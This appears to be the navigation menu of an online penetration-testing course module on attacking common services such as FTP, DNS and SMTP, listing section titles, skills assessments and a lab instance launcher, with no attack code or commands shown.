Protocol Specific Attacks

The Concept of Attacks

Service Misconfigurations

Finding Sensitive Information

FTP

DNS

 Attacking DNS

Latest DNS Vulnerabilities

SMTP

 Attacking Email Services

Latest Email Service Vulnerabilities

Skills Assessment

 Attacking Common Services - Easy

 Attacking Common Services - Medium

 Attacking Common Services - Hard

My Workstation

O F F L I N E

 Start Instance

 / 1 spawns left